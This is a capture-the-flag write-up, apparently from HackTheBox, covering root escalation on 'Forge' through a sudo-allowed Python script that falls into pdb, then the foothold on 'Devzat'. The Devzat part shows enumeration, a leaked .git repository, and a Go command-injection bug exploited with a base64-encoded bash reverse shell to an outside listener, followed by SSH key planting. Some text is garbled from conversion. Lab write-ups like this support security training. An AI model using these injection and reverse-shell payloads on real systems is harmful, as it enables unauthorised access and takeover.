
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jan 22 06:43:40 2022 from 10.10.16.9
-bash-5.0$ id
uid=1000(user) gid=1000(user) groups=1000(user)
-bash-5.0$
```

We success log in to target machines

Enumerate System & Privilege Escalation

[Target Machine]

```
-bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin(:/usr/local/bin):/usr/sbin/:/usr/bin/:/sbin/:/bin/:/snap/bin

User user may run the following commands on forge:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

From the above command the current user can run python3 with the script /opt/remote-manage.py without needing to enter a password.

Checking /opt/remote-manage.py :

```
-bash-5.0$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != '█████████████████████password':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
```

remote-manage.py :

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret password: ')
    if clientsock.recv(1024).strip().decode() != '*****':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

Reading & Understanding!

The code above has a function such as checking on the admin system, and can only be accessed through the localhost network by using a randomized port every time it is run and using a password. *****.

Looking for information about PythonPDB with the help of our friend, Google; in short PythonPDB is a debugger and lets us execute code remotely. Then I found a website that shows about the payload on PythonPDB ([pdb - iNotes \(ihsansencan.github.io\)](#))

Try

After getting a lot of information I tried to get Reverse-Shell-Root by setting up two shells on the target machine :

First run *manage-remote.py*

[Target Machine 1]

```
-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py  
Listening on localhost:46286
```

Run NetCat

[Target Machine 2]

```
-bash-5.0$ nc localhost 46268  
Enter the secret password : *****  
Welcome admin!
```

What do you wanna do:

- [1] View processes
- [2] View free memory
- [3] View listening sockets
- [4] Quit

In the second shell type anything and then press enter, then in the first shell we get access to PythonPDB

Shell 2:

[Target Machine 2]

```
-bash-5.0$ nc localhost 46268
Enter the secret password : *****
Welcome admin!
```

What do you wanna do:

- [1] View processes
- [2] View free memory
- [3] View listening sockets
- [4] Quit

test

Shell 1:

[Target Machine 1]

```
-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py
Listening on localhost:46286
invalid literal for int() with base 10: b'test'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(pdb)
```

We can use OS Library to get root shell like below

```
-bash-5.0$ sudo /usr/bin/python3 /opt/manage-remote.py
Listening on localhost:46286
invalid literal for int() with base 10: b'test'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(pdb) import os
(Pdb) os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
*****
# cat /home/user/user.txt
*****
```



```
root@k1l0byt3: ~/WriteUp/Forge
-bash-5.0$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:46268
invalid literal for int() with base 10: b'test'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os
(Pdb) os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
2fd6e29eccfa65c0cac9f88b05a8772
# cat /home/user/user.txt
)de4090f766302c9835
# 
```

```
root@k1l0byt3: ~/WriteUp/Forge
-bash-5.0$ nc localhost 46268
Enter the secret password: [REDACTED]ssword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
test
```

BOX PWNED!!!!



Devzat



OS

Linux

RELEASE DATE

17 Oct 2021

DIFFICULTY

Medium

POINTS

30

DEVZAT

Machine Information :

Name	:	Devzat
Difficulty	:	Medium
OS	:	Linux
Machine Creator	:	clsc0
Machine Rating	:	☆ 4.6
IP	:	10.10.11.118

Enumeration

Port Scanning :



```
[root💀k110byt3]-[~/WriteUp/Devzat]
# nmap -sV -sC -T4 10.10.11.118
Nmap scan report for 10.10.11.118
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
| 256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_ 256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://devzat.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open ssh (protocol 2.0)
| fingerprint-strings:
| NULL:
|_ SSH-2.0-Go
| ssh-hostkey:
|_ 3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.92%I=7%D=1/22%Time=61EC33E8%P=x86_64-pc-linux-
gnu%r(NU
SF:LL,C,"SSH-2\0-Go\r\n");
Service Info: Host: devzat.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

```
GNU nano 6.0
GNU Kali Linux Kali Tools Kali Forums Kali Docs NetHunter
127.0.0.1      localhost
127.0.1.1      k1l0byt3
10.10.11.118   devzat.htb

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



On the website gain some information :

- Email : patrick@devzat.htb
- Possible Username : patrick
- Ssh server dan service yang tersedia :

```
ssh -l <username> devzat.htb -p 8000
```

This is a kind of service that allows us to communicate with other people. then try to try to connect to that service.

```
(root💀kilobyte3)-[~/WriteUp/Devzat]
# ssh -l kilobyte3 devzat.htb -p 8000
The authenticity of host '[devzat.htb]:8000 ([10.10.11.118]:8000)' can't be established.
RSA key fingerprint is SHA256:f8dMo2xczXRRRA43d9weJ7ReJdZqiCxw5vP7XqBaZutI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[devzat.htb]:8000' (RSA) to the list of known hosts.
Welcome to the chat. There are no more users
devbot: kilobyte3 has joined the chat
kilobyte3: /help
[SYSTEM] Welcome to Devzat! Devzat is chat over SSH: github.com/quackduck/devzat
[SYSTEM] Because there's SSH apps on all platforms, even on mobile, you can join from anywhere.
[SYSTEM]
[SYSTEM] Interesting features:
[SYSTEM] • Many, many commands. Run /commands.
[SYSTEM] • Rooms! Run /room to see all rooms and use /room #foo to join a new room.
[SYSTEM] • Markdown support! Tables, headers, italics and everything. Just use _ in place of newlines.
[SYSTEM] • Code syntax highlighting. Use Markdown fences to send code. Run /example-code to see an example.
[SYSTEM] • Direct messages! Send a quick DM using =user <msg> or stay in DMs by running /room @user.
[SYSTEM] • Timezone support, use /tz Continent/City to set your timezone.
[SYSTEM] • Built in Tic Tac Toe and Hangman! Run /tic or /hang <word> to start new games.
[SYSTEM] • Emoji replacements! (like on Slack and Discord)
[SYSTEM]
[SYSTEM] For replacing newlines, I often use bulkseotools.com/add-remove-line-breaks.php.
[SYSTEM]
[SYSTEM] Made by Ishan Goel with feature ideas from friends.
[SYSTEM] Thanks to Caleb Denio for lending his server!
[SYSTEM]
[SYSTEM] For a list of commands run
[SYSTEM]   /commands
kilobyte3: |
```

The /help argument provides information on how to use it and provides the /command argument information which displays a list of commands, but I can't find any information here. I tried to enumeration again on the web Devzat.htb.

Web Enumeration

Here I did DNS-Brute-Force using gobuster and found the domain pets.devzat.htb and of course added it to hosts

```
(root💀k1l0byt3)-[~/WriteUp/Devzat]
# gobuster vhost -u http://devzat.htb -w /usr/share/seclists/Discovery/DNS/shubs-subdomains.txt | grep '(Status: 200)'
Found: pets.devzat.htb (Status: 200) [Size: 510]
Progress: 2699 / 484700 (0.56%)
```

Pet Inventory

Welcome to my pet inventory. This is where I keep a list of my pets.

I mean, come one, who doesn't like animals, right?

My Pets

Name	Species	Characteristics
Cookie	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...
Mia	Cat	Having a cat is like living in a shared apartment. Most of the time you mind your own business. From time to time you hang out together watching TV. And sometimes you find puke somewhere...
Chuck	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.
Balu	Dog	A dog will teach you unconditional love. If you can have that in your life, things won't be too bad.
Georg	Gopher	Gophers use their long teeth to help build tunnels – to cut roots, loosen rocks and push soil away. Gophers have pouches in their cheeks that they use to carry food, hence the term "pocket" gopher. Gophers are generally solitary creatures that prefer to live alone except for brief mating periods.

pets.devzat.htb is an inventory page where we can add items or delete them but again I can't find anything here, then try to Brute-Force-Directory on pets.devzat.htb using wfuzz

```
(root💀k1l0byt3)-[~/WriteUp/Devzat]
# wfuzz -u http://pets.devzat.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -c --hh 510 -t 80
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check fuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://pets.devzat.htb/FUZZ
Total requests: 43003

=====
ID      Response Lines   Word    Chars   Payload
=====
```

ID	Response	Lines	Word	Chars	Payload
00000021:	301	2 L	3 W	40 Ch	"css"
000001767:	301	2 L	3 W	42 Ch	"build"
000004659:	403	9 L	28 W	280 Ch	"server-status"
000005919:	301	2 L	3 W	41 Ch	".git"

In the above results find the repository [.git](#) , download the repository :

```
(root💀k1l0byt3)-[~/WriteUp/Devzat]
# wget -r -np -R "index.html" http://pets.devzat.htb/.git
```

Repository Enumeration

```
[root💀k1l0byt3]-(~/WriteUp/Devzat)
# wget -r -np -R "index.html" http://pets.devzat.htb/.git
--2022-01-23 00:11:07-- http://pets.devzat.htb/.git
Resolving pets.devzat.htb (pets.devzat.htb)... 10.10.11.118
Connecting to pets.devzat.htb (pets.devzat.htb)|10.10.11.118|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: ./git/ [following]
--2022-01-23 00:11:07-- http://pets.devzat.htb/.git/
Reusing existing connection to pets.devzat.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 345 [text/html]
Saving to: 'pets.devzat.htb/.git'

pets.devzat.htb/.git          100%[=====]   345  --.-KB/s  in 0s

2022-01-23 00:11:07 (30.3 MB/s) - 'pets.devzat.htb/.git' saved [345/345]

Loading robots.txt; please ignore errors.
--2022-01-23 00:11:07-- http://pets.devzat.htb/robots.txt
Reusing existing connection to pets.devzat.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 510 [text/html]
Saving to: 'pets.devzat.htb/robots.txt'

pets.devzat.htb/robots.txt    100%[=====]   510  --.-KB/s  in 0s

2022-01-23 00:11:07 (26.4 MB/s) - 'pets.devzat.htb/robots.txt' saved [510/510]
```

After successfully downloading it, I looked for information on the folder `.git` it uses the command:

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
# git status
```

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb]
# git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:   .gitignore
    deleted:   characteristics/bluewhale
    deleted:   characteristics/cat
    deleted:   characteristics/dog
    deleted:   characteristics/giraffe
    deleted:   characteristics/gopher
    deleted:   characteristics/petshop
    deleted:   characteristics/redkite
    deleted:   go.mod
    deleted:   go.sum
    deleted:   main.go
    deleted:   petshop
    deleted:   start.sh
    deleted:   static/.gitignore
    deleted:   static/README.md
    deleted:   static/package.json
    deleted:   static/public/css/all.min.css
    deleted:   static/public/css/bootstrap.min.css
    deleted:   static/public/css/global.css
    deleted:   static/public/favicon.ico
    deleted:   static/public/index.html
    deleted:   static/public/webfonts/fa-brands-400.eot
    deleted:   static/public/webfonts/fa-brands-400.svg
    deleted:   static/public/webfonts/fa-brands-400.ttf
    deleted:   static/public/webfonts/fa-brands-400.woff
    deleted:   static/public/webfonts/fa-brands-400.woff2
```

Here we know that the developer deleted some files, then tried to reset the repository:

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb]
# git checkout -- .
```

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb]
# ls -la
```

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb]
# git checkout -- .

[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb]
# ls -la
total 9772
drwxr-xr-x 5 root root    4096 Jan 23 00:14 .
drwxr-xr-x 4 root root    4096 Jan 23 00:11 ..
drwxr-xr-x 2 root root    4096 Jan 23 00:14 characteristics
drwxr-xr-x 8 root root    4096 Jan 23 00:14 .git
-rw-r--r-- 1 root root     25 Jan 23 00:14 .gitignore
-rw-r--r-- 1 root root    88 Jan 23 00:14 go.mod
-rw-r--r-- 1 root root   163 Jan 23 00:14 go.sum
-rw-r--r-- 1 root root  4420 Jan 23 00:14 main.go
-rwxr-xr-x 1 root root 9957033 Jan 23 00:14 petshop
-rw-r--r-- 1 root root   510 Jan 23 00:11 robots.txt
-rwxr-xr-x 1 root root   123 Jan 23 00:14 start.sh
drwxr-xr-x 4 root root   4096 Jan 23 00:14 static
```

There is a file called `main.go` then check the source-code:

```
package main

import (
    "embed"
    "encoding/json"
    "fmt"
    "io/fs"
    "io/ioutil"
    "log"
    "net/http"
    "os/exec"
    "time"
)

//go:embed static/public
var web embed.FS
```

```

//go:embed static/public/index.html
var index []byte

type Pet struct {
    Name string `json:"name"`
    Species string `json:"species"`
    Characteristics string `json:"characteristics"`
}

var (
    Pets []Pet = []Pet{
        {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
        {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
        {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
        {Name: "Bruno", Species: "bluewhale", Characteristics:
loadCharacter("bluewhale")},
    }
)

func loadCharacter(species string) string {
    cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
    stdoutStderr, err := cmd.CombinedOutput()
    if err != nil {
        return err.Error()
    }
    return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
    json.NewEncoder(w).Encode(Pets)
}

func addPet(w http.ResponseWriter, r *http.Request) {
    reqBody, _ := ioutil.ReadAll(r.Body)
    var addPet Pet
    err := json.Unmarshal(reqBody, &addPet)
    if err != nil {
        e := fmt.Sprintf("There has been an error: %+v", err)
        http.Error(w, e, http.StatusBadRequest)
        return
    }

    addPet.Characteristics = loadCharacter(addPet.Species)
    Pets = append(Pets, addPet)

    w.WriteHeader(http.StatusOK)
    fmt.Fprint(w, "Pet was added successfully")
}

```

```

func handleRequest() {
    build, err := fs.Sub(web, "static/public/build")
    if err != nil {
        panic(err)
    }
    css, err := fs.Sub(web, "static/public/css")
    if err != nil {
        panic(err)
    }

    webfonts, err := fs.Sub(web, "static/public/webfonts")
    if err != nil {
        panic(err)
    }

    spaHandler := http.HandlerFunc(spaHandlerFunc)
    // Single page application handler
    http.Handle("/", headerMiddleware(spaHandler))

    // All static folder handler
    http.Handle("/build/", headerMiddleware(http.StripPrefix("/build",
http.FileServer(http.FS(build)))))

    http.Handle("/css/", headerMiddleware(http.StripPrefix("/css",
http.FileServer(http.FS(css)))))

    http.Handle("/webfonts/", headerMiddleware(http.StripPrefix("/webfonts",
http.FileServer(http.FS(webfonts)))))

    http.Handle("./.git/", headerMiddleware(http.StripPrefix("./.git",
http.FileServer(http.Dir("./.git")))))

    // API routes
    apiHandler := http.HandlerFunc(petHandler)
    http.Handle("/api/pet", headerMiddleware(apiHandler))
    log.Fatal(http.ListenAndServe("127.0.0.1:5000", nil))
}

func spaHandlerFunc(w http.ResponseWriter, r *http.Request) {
    w.WriteHeader(http.StatusOK)
    w.Write(index)
}

func petHandler(w http.ResponseWriter, r *http.Request) {
    // Dispatch by method
    if r.Method == http.MethodPost {
        addPet(w, r)
    } else if r.Method == http.MethodGet {
        getPets(w, r)

    } else {
        http.Error(w, "Method not allowed", http.StatusMethodNotAllowed)
    }
    // TODO: Add Update and Delete
}

```

```

func headerMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.Header().Add("Server", "My genious go pet server")
        next.ServeHTTP(w, r)
    })
}

func main() {
    resetTicker := time.NewTicker(5 * time.Second)
    done := make(chan bool)

    go func() {
        for {
            select {
            case <-done:
                return
            case <-resetTicker.C:
                // Reset Pets to prestaged ones
                Pets = []Pet{
                    {Name: "Cookie", Species: "cat", Characteristics:
loadCharacter("cat")}, {Name: "Mia", Species: "cat", Characteristics:
loadCharacter("cat")}, {Name: "Chuck", Species: "dog", Characteristics:
loadCharacter("dog")}, {Name: "Balu", Species: "dog", Characteristics:
loadCharacter("dog")}, {Name: "Georg", Species: "gopher", Characteristics:
loadCharacter("gopher")}, {Name: "Gustav", Species: "giraffe", Characteristics:
loadCharacter("giraffe")}, {Name: "Rudi", Species: "redkite", Characteristics:
loadCharacter("redkite")}, {Name: "Bruno", Species: "bluewhale", Characteristics:
loadCharacter("bluewhale")}, }
            }
        }
    }

    handleRequest()

    time.Sleep(500 * time.Millisecond)
    resetTicker.Stop()
    done <- true
}

```

Exploit Testing

I don't know much about go programming but I got an interesting line of code in the file *main.go*

```
func loadCharacter(species string) string {
    cmd := exec.Command("sh", "-c", "cat characteristics/" + species)
    stdoutStderr, err := cmd.CombinedOutput()
    if err != nil {
        return err.Error()
    }
    return string(stdoutStderr)
}
```

In the above line of code it seems that the script does command-execution , allowing us to perform command-injection. Then I tried to do a test using the *whoami* command but the web page didn't give any response, then tried using the *ping* command to find out whether the command was running or not. To find out if the *ping* command was successful, I used *wireshark* to monitor network-traffic

```
└──(root💀k110byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
  └─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;ping -c 3 10.10.16.16"}'
```

And it worked, in the *loadcharacter* function we can do command-injection .

Note:

```
└──(root💀k110byt3)-[~/WriteUp/Devzat/pets.devzat.htb]
  └─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d
  '{"name":"test1","species":"cat;<command_injection>"'`
```

Gaining Access

Prepare two terminal for Exploit and NetCat

Exploit :

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9991 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn
```

Netcat :

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# nc -lvp 9991
Listening on [any] 9991 ...
```

Reverse-Shell :

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;echo -n
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn | base64 -d |
bash"}'
```

Note: Unnecessary use of -X or --request, POST is already inferred.

```
* Trying 10.10.11.118:80...
* Connected to pets.devzat.htb (10.10.11.118) port 80 (#0)
> POST /api/pet HTTP/1.1
> Host: pets.devzat.htb
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 128
> Content-Type: application/x-www-form-urlencoded
>
```

```
[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.16/9991 0>&1'" | base64
YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn

[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# curl -v -X POST "http://pets.devzat.htb/api/pet" -d '{"name":"test1","species":"cat;echo -n YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi85OTkxIDA+JjEn | base64 -d | bash"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.10.11.118:80...
* Connected to pets.devzat.htb (10.10.11.118) port 80 (#0)
> POST /api/pet HTTP/1.1
> Host: pets.devzat.htb
> User-Agent: curl/7.81.0
> Accept: */*
> Content-Length: 128
> Content-Type: application/x-www-form-urlencoded
>

[root💀k1l0byt3]-(~/WriteUp/Devzat/pets.devzat.htb)
└─# nc -lvp 9991
listening on [any] 9991 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.118] 43214
bash: cannot set terminal process group (849): Inappropriate ioctl for device
bash: no job control in this shell
patrick@devzat:~/pets$ id
id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
patrick@devzat:~/pets$
```

And managed to get into the target machine with user *patrick*. Because we don't know the password used by user *patrick* I made an SSH-Key to get an interactive-shell

```
(root㉿k1l0byt3)-[~/WriteUp/Devzat]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:BBUhbs+Qufd6vgTavfImm7zaZV4csE3oW7rk9zrN5xk root@k1l0byt3
The key's randomart image is:
+---[RSA 3072]---+
|   o.+o   |
|   . = .   |
| * . o .   |
| . * . =   |
| . S o + E |
| . . = o o   |
| . = 000   |
|=oXooo.o   |
|o.0%6+.+o.   |
+---[SHA256]---+
[root@k1l0byt3)-[~/WriteUp/Devzat]
# cat id_rsa.pub
ssh-rsa AAAAB3Nza1c2EAAAQABAAQgQCgSlJ0opfUNcnXBnRe33sS17vyYxE1kpTHJYbmXhsH2jRCuqdDaVzku1KK26s1
Yppc94mxE7IOuIAhy6pd7WkEmrIvo+OyheN01tw8lEidgWqLJPY+LTTvPfbYbLDIE6beBTnrUNlyfe2y5ETJMJa jkn91eX4i
dGwqLJPY+LTTvPfbYbLDIE6beBTnrUNlyfe2y5ETJMJa jkn91eX4i f3Z2YwBnqrSkyyJr5/630q1dyMwmmyP71Nxk1o8dw4gaIXA
jgS65kvxG4+7XJ85Q4ntsjktaQxvt0EdGr0MqdBMWc2nt+zjsHy8sbkx6fksvKw3roczzQjdXQjbhuSkTwY/9Hl47VA0nXthLUURVgRa90j/d2lGFDl18BN9bs0nhBW5JmyZa4xvh6/gw85Y6bikr8mmZWPy8kg78FT3GYL
bi/AUXhPC2Yv44ryfLAo/ZsN2ufKw4H9SC8UjSB65bIRToC= root@k1l0byt3
vP6pdB7WkEmrIvo+OyheN01tw8lEi
iJqMod8x0PPSwI4zIW0Biqc3hue
<REDACTED>
```

```
patrick@devzat:~$ mkdir ~/.ssh 66 echo "ssh-rsa AAAAB3Nza1c2EAAAQABAAQgQCgSlJ0opfUNcnXBn
Yppc94mxE7IOuIAhy6pd7WkEmrIvo+OyheN01tw8lEidgWqLJPY+LTTvPfbYbLDIE6beBTnrUNlyfe2y5ETJMJa jkn91eX4i
dGwqLJPY+LTTvPfbYbLDIE6beBTnrUNlyfe2y5ETJMJa jkn91eX4i f3Z2YwBnqrSkyyJr5/630q1dyMwmmyP71Nxk1o8dw4gaIXA
